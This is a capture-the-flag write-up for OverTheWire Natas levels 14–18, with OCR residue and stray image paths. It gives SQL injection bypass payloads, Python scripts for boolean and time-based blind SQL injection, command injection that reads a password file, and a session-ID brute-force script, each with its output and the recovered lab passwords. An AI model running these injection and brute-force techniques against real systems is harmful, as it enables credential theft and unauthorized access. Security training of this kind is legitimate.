The goal for Natas Level 14 is to exploit an SQL injection vulnerability to bypass authentication and retrieve the password for the next level (natas15).

Tools Used

- PowerShell: For running the curl command.
- curl.exe: For sending HTTP requests to the web application.

Exploiting the SQL Injection

1. The web application is vulnerable to SQL injection because it constructs the SQL query by directly incorporating user input without sanitization.

Original vulnerable query (in PHP code):

$query = "SELECT * FROM users WHERE username="" . $_REQUEST["username"] . "" AND password="" . $_REQUEST["password"] . """;

2. This makes the application susceptible to SQL injection, where we can manipulate the query.

SQL Injection Payload

3. To exploit this vulnerability, the payload injected into the username field is:

" OR 1=1 #

4. This modifies the original query to:

SELECT * FROM users WHERE username="" OR 1=1 #" AND password="anyvalue"

- The OR 1=1 condition always evaluates to true, allowing the query to return all rows.
- The # character comments out the rest of the SQL query, including the password check, effectively bypassing authentication.

Step-by-Step Execution

1. Open PowerShell.
2. Run the following curl command to execute the SQL injection attack:

curl.exe -u natas14:z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ -X POST -d "username=%22%20OR%201=1%20%23" -d "password=anyvalue" http://natas14.natas.labs.overthewire.org?debug

3. Server Response:
    - The server responds with the executed query:

Executing query: SELECT * FROM users where username="" OR 1=1 #" and password="anyvalue"

4. Successful login!
    - The server outputs the password for natas15:

The password for natas15 is SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

Password for Natas Level 15

The password for natas15 is:


SdqIqBsFcz3yotlNYErZSZwblkm0lrvx

Key Concepts and Logic

- SQL Injection: The vulnerability arises from constructing SQL queries by directly embedding user input. The payload bypasses authentication by always returning true in the WHERE clause.
- URL Encoding: The special characters in the payload, such as the double quote (") and hash (#), are URL-encoded to ensure they are transmitted correctly in the HTTP request:
    - " -> %22
    - space -> %20
    - #-> %23

Security Takeaway

This level demonstrates the serious risks associated with using unfiltered user input in SQL queries. To prevent such attacks, developers should always use parameterized queries or prepared statements. These methods ensure that user input is treated as data, not as part of the SQL logic, thus preventing SQL injection vulnerabilities.



LEVEL 15

Goal

Perform a blind SQL injection to extract the password for natas16.

Step-by-Step

1. Confirming Target User (natas16) Exists
    - Injected a simple SQL payload via the username parameter.
    - Used curl to send a request:

curl -u natas15:SdqIqBsFcz3yotlNYErZSZwblkm0lrvx
"http://natas15.natas.labs.overthewire.org/?username=natas16"

    - The server responded with This user exists, confirming that the user natas16 exists.

2. Finding the Password Character Set
    - Created a Python script to check each character (a-z, A-Z, 0-9).
    - For each character, injected a payload checking if the password contains that character (LIKE BINARY "%c%").
    - If the server responded with This user exists, the character was added to the filtered character set.

3. Brute-Forcing the Password
    - Created a second Python script.
    - Built the password one character at a time.
    - For each position:
        - Tried all filtered characters (cefhijkmostuvDEGKLMPQVWXY346).
        - Injected SQL: password LIKE BINARY "knownpart%".

        - If the server replied with This user exists, added that character to the password.
    - Repeated for all 32 characters.

Tools Used

ripts and cmd

Logic Behind Scripts

- Blind SQL Injection:
    - No direct error or data output.
    - Used server behavior ("user exists") to deduce correct guesses.
- Optimized Search:
    - First identified possible characters to narrow down search space.
    - Then built password sequentially.
- Case Sensitive Search:
    - LIKE BINARY ensures case matters (capital letters not mixed with lowercase).

Short Python Script Explanation

First Script (pass_char_identify.py)

- Tries every possible character (a-zA-Z0-9) one by one.
- Sends request with SQL injection:
  username = natas16" AND password LIKE BINARY "%c%" "
- If response contains This user exists, that character exists in the password.

Second Script (brute_force.py)

- Uses the characters found.
- Tries building the password one character at a time.
- At each step, sends SQL injection:
  username = natas16" AND password LIKE BINARY "known_password%"

- Updates password as correct guesses are found.
- Stops after full 32-character password is built.

```
curl -u natas15:SdqIqBsFcz3yotlNYErZSZwblkm0lrvx "http://natas15.natas.labs.overthewire.org/?username=natas16"
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas15", "pass": "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx" };</script></head>
<body>
<h1>natas15</h1>
<div id="content">
This user exists.<br><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Welcome | freq_analysis.py | binary_to_eng.py | decrypt_level5_krypton.py | pass_char_identify.py

pass_char_identify.py > ...

```python
import requests

target = "http://natas15.natas.labs.overthewire.org"
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
filtered_chars = ""

for c in charset:
    payload = f'natas16" AND password LIKE BINARY "%{c}%" "'
    r = requests.get(target, auth=("natas15", "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"), params={"username": payload})
    if "This user exists" in r.text:
        filtered_chars += c
        print(f"Chars found: {filtered_chars}")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
Chars found: cefhijk
Chars found: cefhijkm
Chars found: cefhijkmo
Chars found: cefhijkmos
Chars found: cefhijkmost
Chars found: cefhijkmostu
Chars found: cefhijkmostuv
Chars found: cefhijkmostuvD
Chars found: cefhijkmostuvDE
Chars found: cefhijkmostuvDEG
Chars found: cefhijkmostuvDEGK
Chars found: cefhijkmostuvDEGKL
Chars found: cefhijkmostuvDEGKLM
Chars found: cefhijkmostuvDEGKLMP
Chars found: cefhijkmostuvDEGKLMPQ
Chars found: cefhijkmostuvDEGKLMPQV
Chars found: cefhijkmostuvDEGKLMPQVW
Chars found: cefhijkmostuvDEGKLMPQVWX
Chars found: cefhijkmostuvDEGKLMPQVWXY
Chars found: cefhijkmostuvDEGKLMPQVWXY3
Chars found: cefhijkmostuvDEGKLMPQVWXY34
Chars found: cefhijkmostuvDEGKLMPQVWXY346
```

Welcome | freq_analysis.py | binary_to_eng.py | decrypt_level5_krypton.py | pass_char_identify.py | brute_force.py

brute_force.py > ...

```python
import requests

target = "http://natas15.natas.labs.overthewire.org"
charset = "cefhijkmostuvDEGKLMPQVWXY346"
password = ""

for i in range(32):  # Password length is 32
    for c in charset:
        attempt = password + c
        payload = f'natas16" AND password LIKE BINARY "{attempt}%" "'
        r = requests.get(target, auth=("natas15", "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx"), params={"username": payload})
        if "This user exists" in r.text:
            password = attempt
            print(f"Progress: {password.ljust(32, '*')}")
            break
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
Progress: hPkjKYviLQctEW**************
Progress: hPkjKYviLQctEW3*************
Progress: hPkjKYviLQctEW33************
Progress: hPkjKYviLQctEW33Q***********
Progress: hPkjKYviLQctEW33Qm**********
Progress: hPkjKYviLQctEW33Qmu*********
Progress: hPkjKYviLQctEW33QmuX********
Progress: hPkjKYviLQctEW33QmuXL*******
Progress: hPkjKYviLQctEW33QmuXL6******
Progress: hPkjKYviLQctEW33QmuXL6e*****
Progress: hPkjKYviLQctEW33QmuXL6eD****
Progress: hPkjKYviLQctEW33QmuXL6eDV***
Progress: hPkjKYviLQctEW33QmuXL6eDVf**
Progress: hPkjKYviLQctEW33QmuXL6eDVfM*
Progress: hPkjKYviLQctEW33QmuXL6eDVfMW
Progress: hPkjKYviLQctEW33QmuXL6eDVfMW4
Progress: hPkjKYviLQctEW33QmuXL6eDVfMW4s
Progress: hPkjKYviLQctEW33QmuXL6eDVfMW4sG
Progress: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

LEVEL 16

Goal

Exploit a blind command injection vulnerability to retrieve the password for natas17.

Step-by-Step Explanation

1. Confirm Access

Verified login to natas16 using:

- Username: natas16
- Password: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

2. Understand the Vulnerability

The web app internally runs:

grep -i "$key" dictionary.txt

where key is user input. Some characters are filtered: ;, |, &, `, ', ". But command substitution $(...) is allowed.

Thus, it's possible to inject commands like:

$(grep ... /etc/natas_webpass/natas17)

to leak the password.

3. Attack Plan

- Insert a payload: $(grep ^<guess> /etc/natas_webpass/natas17)British
- If <guess> matches the prefix of the password, the grep returns the password instead of "British", indicating a correct guess.

4. Scripts Used

Script 1: Find Valid Characters

Checks which characters are inside the password by injecting them individually.

Logic:

- For each character:
  - Send payload: $(grep <char> /etc/natas_webpass/natas17)British
  - If "British" is missing in response ➔ character is in password.

Builds the password one character at a time.

Logic:

- For each position:
    - Try each valid character.
    - Send payload: $(grep ^<known_prefix> /etc/natas_webpass/natas17)British
    - If "British" missing ➔ correct character found.

Notes

- Blind Command Injection: We infer correct guesses by checking presence or absence of known word ("British").
- Command Substitution: Used $(...) to inject system commands even with filtering.
- Efficiency: First reduce the charset, then brute-force.

📜 Short Python Script Explanation

First Script (find_valid_chars.py)

- Loop through all a-zA-Z0-9.
- Inject each character separately.
- If "British" is missing in response ➔ character exists in password.
- Build password one character at a time.
- For each attempt, inject the guess.
- If "British" is missing ➔ correct guess for that character.

```
curl -u natas16:hPkjKYviLQctEW33QmuXL6eDVfMW4sGo "http://natas16.natas.labs.overthewire.org"
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas16", "pass": "hPkjKYviLQctEW33QmuXL6eDVfMW4sGo" };</script></head>
<body>
<h1>natas16</h1>
<div id="content">

For security reasons, we now filter even more on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

curl -u natas16:hPkjKYviLQctEW33QmuXL6eDVfMW4sGo "http://natas16.natas.labs.overthewire.org/?needle=$(ls)/British"
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
```

```
curl -u natas16:hPkjKYviLQctEW33QmuXL6eDVfMW4sGo "http://natas16.natas.labs.overthewire.org/?needle=$(grep a /etc/natas_webpass/natas17)British"
curl: (3) URL rejected: Malformed input to a URL function
```

brute_force_pwd.py > ...


```python
import requests
from requests.auth import HTTPBasicAuth

target = "http://natas16.natas.labs.overthewire.org"
auth = HTTPBasicAuth('natas16', 'hPkjKYviLQctEW33QmuXL6eDVfMW4sGo')
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
valid_chars = []

for char in charset:
    payload = f'$(grep {char} /etc/natas_webpass/natas17)British'
    response = requests.get(target, auth=auth, params={"needle": payload})
    if "British" not in response.text:
        valid_chars.append(char)
        print(f"Valid chars: {''.join(valid_chars)}")
```

PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
Valid chars: bhjko
Valid chars: bhjkoq
Valid chars: bhjkoqs
Valid chars: bhjkoqsv
Valid chars: bhjkoqsvw
Valid chars: bhjkoqsvwC
Valid chars: bhjkoqsvwCE
Valid chars: bhjkoqsvwCEF
Valid chars: bhjkoqsvwCEFH
Valid chars: bhjkoqsvwCEFHJ
Valid chars: bhjkoqsvwCEFHJL
Valid chars: bhjkoqsvwCEFHJLN
Valid chars: bhjkoqsvwCEFHJLNO
Valid chars: bhjkoqsvwCEFHJLNOT
Valid chars: bhjkoqsvwCEFHJLNOT0
Valid chars: bhjkoqsvwCEFHJLNOT05
Valid chars: bhjkoqsvwCEFHJLNOT057
Valid chars: bhjkoqsvwCEFHJLNOT0578
Valid chars: bhjkoqsvwCEFHJLNOT05789
```



LEVEL 17

Objective:

Extract the password for Natas18 by exploiting a Blind SQL Injection vulnerability based on time delay.

Analysis:

- The server uses SQL queries to validate the username and password.

- Regardless of whether the input is right or wrong, no visible output difference occurs.

- Therefore, we perform a time-based blind SQL injection to infer correctness.

Approach:

- Inject an SQL payload into the `username` field.
- If a guessed character is correct, make the server sleep (`SLEEP()`) for a short time (0.5 seconds).
- Measure the server's response time to detect correct guesses.
- Automate the process using a Python script.

```
[redacted]url -u natas16:hPkjKYviLQctEW33QmuXL6eDVfMW4sGo "http://natas16.natas.labs.overthewire.org/?needle=$(grep a /etc/natas_webpass/natas17 )British"
curl: (3) URL rejected: Malformed input to a URL function

[redacted]url -u natas17:EqjHJbo7LFNb8vwhHb9s75hokh5TF0O "http://natas17.natas.labs.overthewire.org/"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at natas17.natas.labs.overthewire.org Port 80</address>
</body></html>

[redacted]url -u natas17:EqjHJbo7LFNb8vwhHb9s75hokh5TF0O --data-urlencode 'username=natas18" AND SLEEP(5) -- ' "http://natas17.natas.labs.overthewire.org/" --output /dev/null --write-out "%{time_total}\n"
curl: (2) no URL specified
curl: try 'curl --help' for more information

[redacted]url -u natas17:EqjHJbo7LFNb8vwhHb9s75hokh5TF0O --data-urlencode "username=natas18\" AND SLEEP(5) -- " "http://natas17.natas.labs.overthewire.org/" --output nul --write-out "%{time_total}\n"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0   100   521  100   481  100    40   1167     97 --:--:-- --:--:-- --:--:--  12100
  521  100   481  100    40   1102     91 --:--:-- --:--:-- --:--:--  1200
0.436177
```

Welcome | import requestsjjjj.py

C: > Users > Neha Kasera > OneDrive > Desktop > import requestsjjjj.py > ...

```python
import requests
#import string

url = "http://natas17:EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC@natas17.natas.labs.overthewire.org/"
auth = ("natas17", "EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC")
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
password = ""

for i in range(32):
    for j in charset:
        req= requests.get(url+'?username=natas18" AND password LIKE BINARY"'+ password + j + '%" AND SLEEP(2) -- ')

        if req.elapsed.total_seconds() >=2:
            password=password+j
            print('Password: ' + password)
            break
```

PROBLEMS | OUTPUT | DEBUG CONSOLE | TERMINAL | PORTS

```
Password: 6OG1PbKdVjyBlpxgD4D
Password: 6OG1PbKdVjyBlpxgD4DD
Password: 6OG1PbKdVjyBlpxgD4DDb
Password: 6OG1PbKdVjyBlpxgD4DDbR
Password: 6OG1PbKdVjyBlpxgD4DDbRG
Password: 6OG1PbKdVjyBlpxgD4DDbRG6
Password: 6OG1PbKdVjyBlpxgD4DDbRG6Z
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZL
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLl
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlC
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCG
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGg
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgC
Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
```

LEVEL 18

Objective:

To retrieve the password for Natas19 by exploiting session-based authentication via brute-forcing PHPSESSID values.

Approach:

- Used a Bash script executed in Git Bash on Windows to automate the brute-force attack.
- The script attempts all possible session IDs (1 to 640) and checks for admin access.
- For each request, the script sends a `curl` command with a specified `PHPSESSID` cookie.
- It looks for the keyword "You are an admin" in the response to identify the correct session.
- Once found, it extracts the password using `grep`.

Authentication:

Username: `natas18`

Password: `6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ `

URL Accessed:

http://natas18.natas.labs.overthewire.org/

Tools Used:

- Git Bash (on Windows)
- curl
- grep
- bash scripting

Outcome:

- The script successfully identified the correct PHPSESSID with admin privileges.
- The corresponding password for Level 19 was retrieved and displayed in the terminal output.

Time Taken:

~2 to 5 minutes depending on network latency.


Command Reference:


- `chmod +x natas18_brute.sh` to make the script executable


- `./natas18_brute.sh` to run the script


Conclusion:

This level demonstrates the importance of proper session handling on the server-side. The session IDs were predictable and not securely randomized, making brute-force attacks feasible using simple command-line tools.






error.log
httpd.conf
mysql_error.log
aiml neha resum
natas18_b
File
Edit
View
#!/bin/bash
USERNAME="natas18"
PASSWORD="6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ"
URL="http://natas18.natas.labs.overthewire.org/"
for session_id in {1..640}; do
echo "Trying PHPSESSID: $session_id"
response=$(curl -s -u $USERNAME:$PASSWORD \
-b "PHPSESSID=$session_id" \
"$URL")
if [["$response" == *"You are an admin"*]]; then
echo -e "\n SUCCESS! Valid PHPSESSID: $session_id"
echo " Password: $(echo "$response" | grep -oP 'Password: \K.*(?=</pre>)')"
break
fi
done


Trying PHPSESSID: 112
Trying PHPSESSID: 113
Trying PHPSESSID: 114
Trying PHPSESSID: 115
Trying PHPSESSID: 116
Trying PHPSESSID: 117
Trying PHPSESSID: 118
Trying PHPSESSID: 119
SUCCESS! Valid PHPSESSID: 119
Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr

```
[redacted] MINGW64 ~
$ ^C

[redacted] MINGW64 ~
$ cd "[redacted]/"

Neha Kasera@LAPTOP-IR7ARHE9 MINGW64 ~/[redacted]
$ chmod +x natas18_brute.sh

Neha Kasera@LAPTOP-IR7ARHE9 MINGW64 [redacted]
$ ./natas18_brute.sh
Trying PHPSESSID: 1
Trying PHPSESSID: 2
Trying PHPSESSID: 3
Trying PHPSESSID: 4
Trying PHPSESSID: 5
Trying PHPSESSID: 6
Trying PHPSESSID: 7
